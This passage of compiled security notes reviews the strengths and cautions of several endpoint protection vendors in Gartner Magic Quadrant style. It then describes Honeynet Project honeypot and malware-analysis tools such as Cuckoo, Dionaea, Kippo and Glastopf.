- Customers can use Landesk to manage Intel Security, Symantec, Sophos, Total Defense and Trend Micro solutions, or they may choose to pay extra for Landesk Antivirus Manager, which leverages an integrated Kaspersky Lab malware scan engine and application reputation database. Landesk can also manage the Windows Firewall.
- Landesk expanded its Landesk One technology alliance partner program to support additional capabilities, including endpoint encryption, application containerization, privilege management and Security Content Automation Protocol (SCAP) compliance assessment.
- Application control capabilities enable organizations to limit untrusted applications that may not be detected with traditional anti-malware technologies. Application control leverages the application database, containing reputation information of over 2 billion applications to quickly identify unknown and untrusted applications.
- Landesk can connect and assess a machine via the VMware Virtual Desk Development Kit (VDDK) to scan and patch offline virtual machines and templates residing on VMware ESXi hypervisors.
- Automated provisioning and state management are particularly useful to easily reimage PCs in the case of pervasive malware.

Cautions

- Landesk drifted back into the Niche quadrant this year as a result of lack of focus on the needs of the security role and continued low market and mind share, despite good channel and market presence in the IT service support management tools market. Landesk security workspace should start to help address the needs of security operations when it is released in 2016, but will not address the emerging EDR requirement.
- Landesk expanded its relationship with Kaspersky Lab to include both its anti-malware engine and application reputation database. Business disruptions between Kaspersky and Landesk could have an impact on customers.

- Not all Landesk Security Suite features are available on all managed platforms. There's no malware support for Linux, Microsoft SharePoint, Lotus Notes and Android, or for Windows Mobile clients.
- While Landesk can discover, patch and inventory VMs, and its agent will run within a VM, it has no specific optimization for anti-malware protection in virtualized environments.
- Landesk still does not provide either cloud or on-premises malware sandboxing in its product offering.
- While the offering is comprehensive, pricing for the Landesk Secure User Management suite is considered to be at a premium over competing offerings.

Microsoft

Microsoft's System Center Endpoint Protection (SCEP, formerly Forefront) is intimately integrated into the popular System Center Configuration Manager (ConfigMgr) console. Microsoft licensing often includes SCEP, making it an attractive shortlist candidate. Gartner views SCEP as a reasonable solution for Windows-centric organizations licensed under the Core Client Access License (Core CAL) that have already deployed Microsoft System Center ConfigMgr, and that have additional mitigating security controls in place, such as application control or additional HIPS protection.

Strengths

- Microsoft's malware lab benefits from a vast installation of over 1 billion consumer endpoint versions of the SCEP engine and its online system check utilities, which provide a petri dish of common malware samples. A dedicated enterprise-focused team monitors telemetry from enabled SCEP, Forefront Endpoint Protection (FEP) and Microsoft Intune endpoint clients for enterprise-specific low-prevalence malware.
- SCEP relies on the software distribution capability of System Center Configuration Manager for deployment and updates. Existing System Center ConfigMgr shops only need to deploy the SCEP agent. System Center ConfigMgr supports a dedicated endpoint protection role configuration. SCEP also allows on-demand signature updates from the cloud for suspicious files and previously unknown malware.
- Microsoft Intune is a lightweight management solution that can manage the deployment of endpoint protection clients, and manage security policies and patch management for non-domain-joined Windows PCs. Intune can also manage and enforce security policies for Windows RT, Windows Phone, Android or Apple iOS devices, and integrate with ConfigMgr.
- Organizations that are licensed under Microsoft's Enterprise Client Access License (CAL) or Core CAL programs receive SCEP at no additional cost, leading many organizations to consider Microsoft as a "good enough" way to reduce EPP budget expenses.
- Microsoft offers advanced system file cleaning, which replaces infected system files with clean versions from a trusted Microsoft cloud.
- Microsoft's Enhanced Mitigation Experience Toolkit (EMET) provides supplemental memory and OS protection for all Windows systems. It is offered to all Windows users, independent of SCEP.
- Microsoft introduced several new security features in Windows 10, including a new anti-malware scan interface (AMSI), PowerShell logging and device guard, App Locker, and enterprise data protection (EDP), which are now managed as part of Microsoft Intune and System Center Configuration Manager vNext (see "Windows 10 for PCs Will Let Organizations Choose How Often They Update").

Cautions

- Microsoft SCEP continues to rely heavily on signature-based detection methods. Test results (such as AV-Test and AV-Comparatives) of the effectiveness of SCEP remain very low when compared with industry averages. Microsoft is focused on reducing the impact of prevalent malware in the Windows installed base, with very low false-positive rates. It does not focus exclusively on rare or targeted threats, the impact of which minimal to the entire Microsoft ecosystem.
- SCEP still lacks numerous capabilities that are common in other security solutions, including advanced device control, network-based sandbox and application control. Windows features such as Firewall, BitLocker, and AppLocker are not as full-featured as comparable solutions from leading vendors, and the management of these components is not integrated into a single policy and reporting interface.
- While Microsoft supports anti-malware product updates independently, it delivers its most important security improvements in the OS. While every Microsoft customer benefits when the OS is more secure, including those that use alternative EPP solutions, most enterprises cannot upgrade OSs as fast as EPP versions.
- Despite the integration with system and configuration management, SCEP does not provide a security state assessment that combines the various security indicators into a single prioritized task list or score. SCEP also does not provide preconfigured forensic investigation or malware detection capabilities.
- SCEP provides support for virtual environments by enabling the randomization of signature updates and scans, and by offline scanning. It does not integrate with VMware's vShield or provide similar agentless solutions for Microsoft's Hyper-V environments.

Panda Security

Panda Security is rapidly advancing the state of the art in cloud-based EPP, with numerous advanced features that provide customers with tools for all stages of the security life cycle. Panda is the first EPP vendor to deliver a full process inventory attestation service. As a result, it can advise customers of the providence and reputation of all executed files. This is a significant innovation versus traditional malware detection services. It offers EPP, email, Web gateways and PC management capabilities — all delivered within a cloud-based management console. SMBs that are seeking easy-to-manage cloud-based solutions should consider Panda as a good shortlist entry in supported geographies (primarily Spain, Germany, Sweden, Portugal, the Benelux countries [Belgium, the Netherlands and Luxembourg] and North America).

Strengths

- Panda's Adaptive Defense product provides a good blend of endpoint protection, endpoint detection and response, and adaptive defense capabilities for Windows, OS X, Linux and Android at an aggressive price point that will have strong appeal to SMBs. Over 85% of deployed seats are managed via the cloud infrastructure, with the remainder planned to be migrated in 2016.
- The automated classification process for executables has been optimized for better performance and real-time visibility.
- Indicators of compromise (IOC) protection supports API for third parties to pull IOCs from Panda Collective Intelligence, along with support for endpoints protected by Panda Adaptive Defense to pull IOCs detected by other solutions via API.
- Managed whitelisting is available for embedded systems, including point-of-sale and ATMs.
- Panda Advanced Defense provides a service for the classification of all running executable files. This service is an intelligent blend of application control and traditional malware-based analysis to provide a high degree of confidence that no malware has been missed.
- Panda's traditional malware detection includes several proactive HIPS techniques, including policy-based rules, vulnerability shielding anti-exploit protection against commonly attacked software (such as Java) and behavior-based detections. Trusted Boot ensures that all boot elements are trustable on restart, and administrators have granular control to modify policies or add exclusions. Panda uses a cloud database lookup to detect the latest threats.
- The cloud-based management interface provides granular role-based management and group-level configurations — but, at the same time, simple and frequent tasks are easy to perform. Status updates for problem resolutions are effectively summarized on the main screen. The solution provides an easy-to-use report scheduler that delivers reports in PDF. A large selection of template policies is provided, as well as many standard reports.
- Panda's pricing is very competitive, and there are no upfront license costs — only an annual subscription.

Cautions

- The Spain-based vendor continues to slowly expand beyond its EMEA presence into Latin America and the U.S., with APAC adoption remaining very low. Even with this growth, more than 60% of its business remains in Europe. Mind share is still weak in other geographies.
- While Panda is focusing on growing its enterprise business, which accounts for 60% of its revenue, nearly 70% of seats are still in the hands of consumers.
- Although Panda has several large customers, the cloud-based solutions are primarily designed for SMBs that favor ease of use over depth of functionality, with the significant majority of enterprise sales to sub-500 seat deployments.
- Even though the scan process is run with low priority, and users can delay scanning if they are authorized, the solution only offers one option to minimize the impact of a scheduled scanning (CPU load limitation).

Qihoo 360

Qihoo 360 offers the most popular consumer anti-malware in China, with more than 500 million users. It has recently started to branch out into the enterprise EPP market in China, with global expansion plans. Qihoo is good shortlist candidate for the Chinese market.

Strengths

- Qihoo has a massive installed base of over 700 million endpoints and mobile devices, which provides over 9 billion samples for data mining to automatically and manually create signatures, and to monitor the spread of viruses and malware. It also offers vulnerability detection and patch management for Microsoft and third-party product patches, and provides a basic application control option delivered via an app-store-type "software manager" product module.
- System reinforcement capabilities add additional controls to monitor password complexity, shared folders, registry lists and account permissions, including audit to trace activity, detect illegal internally and externally initiated connections, and prevent access to peripherals.
- Qihoo uses peer-to peer technology to upgrade software, signature files and patches to save network bandwidth.
- 360 Safeguard Enterprise for SMBs is a free, cloud-managed EPP offering for very small organizations (fewer than 200 seats).
- 360 SkyKey provides EMM solutions, including an antivirus engine for Android.
- 360 XP Shield Enterprise Edition provides specific protection for Windows XP platforms.
- Qihoo offers a managed public cloud solution.

Cautions

- Qihoo 360 has a dominant consumer market share in China, but it has no presence in enterprises within Europe or the Americas.
- While Qihoo 360 is growing its SMB and enterprise sales, less than 0.1% of total seats deployed are SMB or enterprise seats at this time.
- The management interface is in Chinese, and does not provide native English support. It requires localization via the Web browser, which is not effective.
- Malware protection methods are based on rapid sample collection and signature distribution, rather than advanced techniques for detection malicious programs. A lack of global sample collection methods will hinder effectiveness at detecting regional threats.
- Qihoo leverages the Bitdefender Antivirus engine; disruptions in this relationship can affect results.
- Qihoo's enterprise product is still relatively immature. Reference customers had a long list of needed improvements, including hierarchical policy management, improved reporting, more

streamlined installation packages, firewall features and more granular policy controls. Qihoo has made some progress in addressing these issues.

SentinelOne

SentinelOne is a rapidly growing startup developed to reinvent endpoint protection. The company focuses on behavior-based detection techniques, augmented by a cloud database of threat intelligence. SentinelOne is the only vendor in this analysis that includes full EDR-type functionality in the core platform. SentinelOne is a good prospect to replace or augment existing EPP solutions for any company looking for a fresh approach and integrated EDR, and that is willing to work with an emerging Visionary company.

Strengths

- SentinelOne offers on-device dynamic behavioral analysis to detect zero-day threats and APTs and prevent exploitation. The solution performs well in AV tests without relying on traditional signatures, IOCs or whitelisting.
- The management console, including full EDR event recording, can be deployed as cloud-based or on-premises, easing installation and scalability.
- Automated mitigation capabilities can kill processes and quarantine threats to minimize the impact of destructive threats, and provides a malware removal and remediation feature capable of rolling back changes made by malware, based on recorded behavior.
- SentinelOne offers complete endpoint visibility (Windows and Mac) for full investigative information in real time, and an API to integrate in any common-format, IOC-based threat feed.

Cautions

- Extended EPP functionality is missing, such as personal firewalls, URL filtering, port protection, data protection, mobile device protection, enterprise mobility management, vulnerability analysis and application control. Application and device control, IP/URL reputation and filtering are planned for 2016. Gartner clients must find alternative providers for the traditional EPP capabilities that are not included in the offering.
- SentinelOne is a rapidly growing startup and is likely to suffer from at least some growing pains. It has limited global presence, with most customers in North America and central EU.
- SentinelOne participated in an AVtest.org test on Windows 8 and OS X in June 2015 and did well, but it has not been extensively tested for effectiveness against other vendors. Malware authors develop evasions for more popular anti-malware approaches. As SentinelOne becomes more popular, its approach will come under more scrutiny from attackers.

Sophos

Sophos is one of a few companies in this Magic Quadrant that sell exclusively to business markets. It makes available free versions of its offerings to consumers. Sophos has expanded its presence in the midmarket network security market, and in 2015 delivered the first release of a consolidated network and endpoint security solution that offers a unified, context-aware approach to threat prevention, detection and response. Sophos is good fit for buyers that value simplified administration, and for organizations that are interested in a unified endpoint and network approach to security.

Strengths

- The Sophos Synchronized Security approach establishes a Security Heartbeat between endpoints and perimeter next-generation firewall (NGFW) to exchange contextual information on the overall security status, the health of endpoints and current threats. Synchronized Security triggers actions to address potential threats in real time.
- The user threat quotient and application risk index provide insight into the level of risk associated with users and applications, based on history and other metrics.
- Sophos' management interface is, by design, very easy to use and highly capable out of the box, without the need for excessive fine-tuning. It provides consolidated management of endpoint protection and encryption for Windows, Mac and Linux, as well as mobile device protection. Sophos Cloud, which includes endpoint protection (for Windows and Mac), mobile device management and Web content filtering, is an alternative. Integration provides user-based policies that work across devices and platforms.
- New prepackaged reporting capabilities provide better insight into day-to-day security operations, which will have broad appeal for the midmarket.
- Sophos optimizes the scanning or rescanning of high reputation files by leveraging smart behavior detection from the exploit engine to trigger scanning when suspicious activities are identified.
- Sophos' Mobile Control for mobile data protection is a strong product capability set.
- Malicious Traffic Detection, crowdsourced reputation, exploit detection engine and Sophos Security Heartbeat enhance traditional signature, heuristic, behavioral and whitelisting techniques to enhance detection.

Cautions

- Sophos's innovative marketing campaigns have driven up awareness of the brand in specific targeted markets. However, traction remains focused on the midmarket. Gartner clients rarely report Sophos as a shortlist vendor.
- The simplicity of Sophos' management console, which Sophos developed for the midmarket, becomes a liability in larger enterprises that need more granular control and reporting. The security state assessment capabilities are buried and should be moved to the main dashboard. The cloud management interface is still maturing, and does not include all product or all capabilities of the on-premises management server.

- Performance test scores for Sophos remain in the middle of the pack.

Symantec

In October 2014, Symantec announced a strategy to reinvigorate company growth by splitting the information management business unit and the security products groups into separate companies (see "Symantec Split Provides Opportunity to Focus, but No Immediate Customer Benefit"). Symantec's Completeness of Vision score is affected by the limited capabilities of its application control, the just-introduced malware sandboxing, vulnerability analysis and forensic investigation. Its Ability to Execute score is impacted by three years of corporate strategy adjustments, resulting in a slower growth rate moderated by the fact that Symantec is still the market share leader. Symantec remains a good tactical choice for solid anti-malware endpoint protection.

Strengths

- Symantec Endpoint Protection (SEP) 12 has an extensive set of layered defense capabilities, such as Symantec Online Network for Advanced Response (SONAR), Symantec Insight and its network protect technologies, which go beyond traditional signatures for protection from advanced targeted attacks. Most recent improvements were in components of SONAR. Symantec also integrated an advanced repair tool, Norton Power Eraser, into the Symantec Endpoint Protection client.
- Symantec continues to be listed as the top overall competitive threat by vendors reviewed in this Magic Quadrant.
- Symantec's Security Technology and Response (STAR) technology allows evidence of compromise (EOC) scanning on the endpoint via SEP and is used by Symantec Managed Security Services and Symantec ATP.
- Cynic is a cloud-based sandboxing platform that provides bare-metal hardware and network sandboxing analysis of objects submitted by Advanced Threat Protection (ATP), Endpoint Protection and email. Results are passed to ATP for remediation.
- Application control offers one-click lockdown via a whitelist or blacklist of applications.
- Synapse integrates, correlates and prioritizes SEP, email security, cloud and ATP information.
- Symantec Data Center Security leverages VMware's vShield APIs and NSX to offer "agentless" antivirus and reputation security features on a VMware ESX hypervisor. On other platforms, such as Hyper-V or Kernel-based Virtual Machine (KVM), SEP provides input/output (I/O)-sensitive scan, virtual image exception and file cache, offline image scanner, and randomized scanning.
- Symantec's new Advanced Threat Protection will combine network-based object and traffic scanning with existing SEP clients to provide EDR functionality without the need for existing customers to deploy new client agents.

Cautions

- Symantec has been in a nearly continuous rebuilding mode since 2012, with few customer benefits to show for its efforts. In the longer term, it is easy to imagine that a more focused security company may be better for security customers; however, in the short term, it has more significant potential for disruptions. Moreover, real product improvements will only result from a durable corporate strategy, regardless of the company size. Strong competition from vendors in this market and client concerns over the long-term direction of the organization are beginning to show signs of strain with renewals.
- Symantec's security product portfolio is not integrated at a meaningful level, and requires five distinct consoles to manage the complete endpoint solution set.
- The OS X offering only includes AV and IPS.
- Although Symantec has mobile management and protection capabilities and advanced data protection capabilities, they are not integrated into the SEP management console.
- Removable media encryption requires adhering to a confusing set of policies across Symantec's encryption products and using SEP 12's device control functionality.

Trend Micro

Trend Micro is the third-largest enterprise EPP vendor, with a large worldwide installed base. Trend Micro has made significant visionary investments in the areas of application control, vulnerability detection and shielding, malware sandboxing, and EDR, and continues to lead the market in addressing the specific needs of the data center. It also offers very tightly integrated EMM capabilities, including mobile app reputation service and data protection capabilities. The Smart Protection Suite offers one of the most complete, integrated packaging of protection technologies in this market. Trend Micro is a very good shortlist candidate for all types of buyers.

Strengths

- OfficeScan provides a range of malware protection options, including malicious URL filtering, critical resource and process protection, browser-exploit protection, vulnerability detection and shielding, and behavioral monitoring. Trend Micro has also invested in leading-edge security solutions, including a malware sandbox, application control and an incident response investigation tool.
- Deep Security and its "agentless" anti-malware scanning, intrusion prevention and file integrity monitoring capabilities for VMware have benefited greatly from Trend Micro's close relationship with VMware. Further, Deep Security has been optimized to support the protection of multitenant environments and cloud-based workloads, such as Amazon Web Services and Microsoft Azure. Additional capabilities include encrypting these workloads with its SecureCloud offering and an optional SaaS version of its Deep Security management console.
- Trend Micro is the first of the established EPP vendors to deliver an EDR solution. The Endpoint Sensor records endpoint activity, and is used to aid investigation of alerts generated by the Network Monitor, or for malware hunting activity based on a suspicious object, OpenIOC or Yara rules. The Endpoint Sensor EDR tool has an excellent graphical representation of the threat event chain.
- Deep Discovery Analyzer, Trend Micro's network-based malware detection sandbox, can be centralized to receive files from Trend Micro Web gateway and email security products. Trend Micro also offers sandboxing as part of its Cloud App Security offering for Office 365. It received top scores from NSS Labs in a breach detection sandbox test.
- Trend Micro Control Manager provides security dashboards to give the administrators quick visibility of users and endpoints with multiple points of view to accomplish investigative tasks.
- Trend Micro Endpoint Application Control is very complete and includes support for self-updating applications and software deployment tools as trusted sources, as well as out-of-the-box inventory reports.
- Trend Micro integrates mobile device management capabilities in Trend Micro Control Manager, with support for Android, iOS, Windows Phone, and BlackBerry.

Cautions

- Trend Micro has not brought the "agentless" anti-malware scanning capabilities to OfficeScan; rather, it has left customers that want to do this for VDI to adopt Deep Security for hosted virtual desktop protection. OfficeScan and Deep Security are two separate products from separate teams with separate consoles, although both report up to the Trend Micro Control Manager for reporting.
- The unifying Control Manager interface is suitable for high level reporting but insufficient for managing individual products. Native consoles for Trend Micro Endpoint Encryption and Application Control must still be deployed to enable day-to-day management within Trend Micro Control Manager. The individual console are still required to updating policies and sending tasks to their agents.
- Application control, encryption, DLP and device control do not extend to all OS platforms.
- The Endpoint Sensor stores history locally on the agent, rather than a central database. There is no detection capability outside of the network sensor alerts. Remediation and containment actions are based on the OfficeScan client, and are limited to isolating an endpoint using firewall policy, quarantine and block process execution.
- Policy-level integration of the various Trend Micro products is still emerging. For example, the application control agent cannot automatically send unknown files to the Deep Discovery Analyzer sandbox for analysis.

Webroot

Webroot SecureAnywhere Business Endpoint Protection takes a behavior-based approach that uses cloud databases to keep its EPP client small and fast. The cloud lookup classifies all files as good, bad or unknown, providing a higher degree of confidence in detection accuracy. Webroot SecureAnywhere is a reasonable shortlist inclusion for organizations in supported geographies that are seeking a lightweight, behavior and cloud-based approach to malware detection. It can also be a good additional tool for high-security organizations.

Strengths

- Webroot SecureAnywhere is one of the few products to focus primarily on behavioral rules to identify threats. Webroot SecureAnywhere works by monitoring all new or highly changed files or processes, and checks file metadata and behavior against the cloud database of known files and behaviors. The cloud lookup results in a very small and fast EPP client. Webroot is the only vendor in this analysis that reports on malware dwell time.
- By journaling changes undertaken by unknown files, Webroot provides rapid remediation once malware behavior is detected. Consequently, remediation of ransomware, such as CryptoLocker, is possible by restoring data files from journaled versions, even if the initial infection evades detection.
- Webroot SecureAnywhere provides a remote management tool, built-in application process monitoring, a change log and rollback functionality to ease remediation. It also features remote application management controls using its override function, as well as a built-in identity and privacy shield to minimize the loss of sensitive data from unknown malware.
- Both the endpoint security consoles and the new Global Site Manager management consoles are cloud-based, with no on-premises server requirement.
- Administrators can build policies around the actions to be taken on files introduced onto the endpoint, including those via USB or CD/DVD.
- The vendor also offers security and basic EMM capability, including a mobile app reputation service for Android and iOS devices from within the same management console.
- Webroot again received the highest satisfaction scores from reference customers that were contacted for this Magic Quadrant.

Cautions

- Due to Webroot's emphasis on a behavior-based malware detection approach, existing malware testing does not accurately reflect capabilities, making it hard to compare efficacy to other solutions.
- SecureAnywhere is primarily an anti-malware utility. It does not provide port/device control, or endpoint management utilities, such as vulnerability or patch management.
- SecureAnywhere provides a basic malware event investigation capability.

- Webroot does not protect the workload of specialized servers, such as Microsoft Exchange and Microsoft SharePoint.

Threat Detection and Monitoring

The Honeypot

APKinspector

APKinspector is a static analysis platform for android applications. Think of it as IDAPro for android applications. The video at http://www.youtube.com/watch?v=X538N-x3UUY nicely illustrates APKInspector's capabilities. APKInspector was developed by Cong Zhen as part of GSoc 2011. You can try it out by downloading Android Reverse Engineering virtual machine, which bundels APKinspector as well as additional android malware analysis tools.

Capture BAT

This is a behavioral analysis tool of applications for the Win32 operating system family. Capture BAT is able to monitor the state of a system during the execution of applications and processing of documents, which provides an analyst with insights on how the software operates even if no source code is available. Capture BAT monitors state changes on a low kernel level and can easily be used across various Win32 operating system versions and configurations. CaptureBAT is developed and maintained by Christian Seifert of the NZ Chapter.

Capture-HPC

Capture-HPC is a high-interaction client honeypot framework. Capture-HPC identifies malicious servers by interacting with potentially malicious servers using a dedicated virtual machine and observing its system for unauthorized state changes. Developed by Christian Seifert and Ramon Steenson of the New Zealand Chapter.

CC2ASN

CC2ASN is an online tool that allows one to lookup ASN and IP address ranges for a specific country.

Cuckoo - Automated Malware Analysis

Malware is the raw-material associated with many cybercrime-related activities. Cuckoo is a lightweight solution that performs automated dynamic analysis of provided Windows binaries. It is able to return comprehensive reports on key API calls and network activity.

Cuckoobox was originally developed as part of GSoc 2010 by Claudio Guarnieri and has been greatly enhanced in subsequent GSocs under Claudio's leadership.

An online version of cuckoobox is available at http://malwr.com/.

Current features are:

- Retrieve files from remote URLs and analyze them.
- Trace relevant API calls for behavioral analysis.
- Recursively monitor newly spawned processes.
- Dump generated network traffic.
- Run concurrent analysis on multiple machines.
- Support custom analysis package based on AutoIt3 scripting.
- Intercept downloaded and deleted files.
- Take screenshots during runtime.

Cuckoo is available from http://www.cuckoosandbox.org.

Dionaea - catches bugs

Dionaea is a low-interaction honeypot that captures attack payloads and malware. Dionaea is meant to be a nepenthes successor, embedding python as scripting language, using libemu to detect shellcodes, supporting ipv6 and tls.

Dockpot

Dockpot is a high interaction SSH honeypot based on Docker. It's basically a NAT device that has the ability to act as an SSH proxy between the attacker and the honeypot (Docker container in that case) and logs the attacker's activities. It will create a new docker container for the first connection it gets, NAT the SSH connections to it, destroy the container when the number of the connections to it is zero.

droidbox - Android Application Sandbox

Droidbox is a dynamic analysis platform for android applications. Droidbox was developed by Patrik Lantz as part of GSoc 2011. You can try it out by downloading Android Reverse Engineering virtual machine, which bundels droidbox as well as additional android malware analysis tools.

Glastopf

Web sites are hacked all the time. Web application, database, and cross-site scripting vulnerabilities expose a large attack surface that can be exploited to, among others, deface the web site, send spam, convert web site into bots, and serve drive-by-download attacks. Glastopf is a low-interaction honeypot that emulates a vulnerable web server hosting many web pages and web applications with thousands of vulnerabilities. Glastopf is easy to setup and once indexed by search engines, attacks will pour in by the thousands daily. Glastopf has been developed as part of the 2009 Google of Summer Code by student Lukas Rist (and mentored by Thorsten Holz of the German Honeynet Project Chapter). It can be downloaded from the Glastopf trac site at dev.glastopf.org.

Google Hack Honeypot

Google Hack Honeypot is the reaction to a new type of malicious web traffic: search engine hackers. It is designed to provide reconnaissance against attackers that use search engines as a hacking tool. Developed by Ryan McGeehan & Brian Engert of the Chicago Chapter.

GVol

GVol is a lightweight GUI application built in Java designed to automate the usage of volatility toolkit for the purpose of malware analysis. The application includes various volatility plugins with their predefined options. In addition to that, users can create batch files to run multiple plugins at once to scan a memory image. Furthermore, GVol includes pre-configured batch files to simplify the usage of volatility for malware analysis process. Furthermore, user can compare the output of Volatility for two images.

HFlow2 - Data Analysis System

Hflow2 is a data coalesing tool for honeynet/network analysis. It allows to coalesce data from snort, p0f, sebekd into a unified cross related data structure stored in a relational database.

High Interaction Honeypot Analysis Toolkit (HIHAT):

This tool transforms arbitrary PHP applications into web-based high-interaction Honeypots. Apart from the possibility to create high-interaction honeypots, HIHAT furthermore comprises a graphical user interface which supports the process of monitoring the honeypot, analysing the acquired data. Last, it generates an IP-based geographical mapping of the attack sources and generates extensive statistics.

HoneyBow

HoneyBow is a high-interaction malware collection toolkit and can be integrated with nepenthes and the mwcollect Alliance's GOTEK architecture.

HoneyC

HoneyC is a low interaction client honeypot framework that allows to find malicious servers on a network. Instead of using a fully functional operating system and client to perform this task, HoneyC uses emulated clients that are able to solicit as much of a response from a server that is necessary for analysis of malicious content.

Honeystick

Honeystick: This is a bootable Honeynet from a USB device. It includes both the Honeywall and honeypots from a single, portable device.

Honeytrap

This is a tool for observing novel attacks against network services by starting dymanic servers. It performs some basic data analysis and downloads malware automatically.

Honeywall CDROM

Honeywall CDROM is our primary high-interaction tool for capturing, controling and analyzing attacks. It creates an architecture that allows you to deploy both low-interaction and high-interaction honeypots, but is designed primarily for high-interaction.

Kippo - SSH honeypot

Kippo is a medium interaction SSH honeypot designed to log brute force attacks and, most importantly, the entire shell interaction performed by the attacker.

Nebula - An Intrusion Signature Generator

Nebula is a network intrusion signature generator. It can help securing a network by automatically deriving and installing filter rules from attack traces. In a common setup, nebula runs as a daemon and receives attacks from honeypots. Signatures are currently published in Snort format.

Tracker

Tracker facilitates the identification of abnormal DNS activity. It will find domains that are resolving to a large number of IP's in a short period of time then continue to track those hostname->IP mappings untill either the hostname nolonger responds or the user decides to stop tracking that hostname. Really efficient at finding fast-flux domains and other dodgy A-Record rotations.

Trigona Honey-Client


Trigona is a VirtualBox powered honey-client that was designed for high throughput with low False Positive and low False Negative rates.

It is essentially taking the best of High interaction and Low interaction honey-clients and cobbling them together with a couple of Perl scripts.


The benefits of High Interaction honey-client's has been that since there is no emulation of software etc. you can catch everything as opposed to a low interaction honey-client where exploits will only be caught if they have been catered for. However the down side of the High Interaction honey-client is that it is a lot slower than a Low Interaction as it requires a full blown virtual machine for each URL analysed as opposed to generally a command-line tool that can pump through a lot of links in a short period of time.

Trigona takes the high throughput of LI honey-clients and the 'catch all' benefits of the HI honey-clients and puts it into one system.

Security Information and Event Management Software SIEM

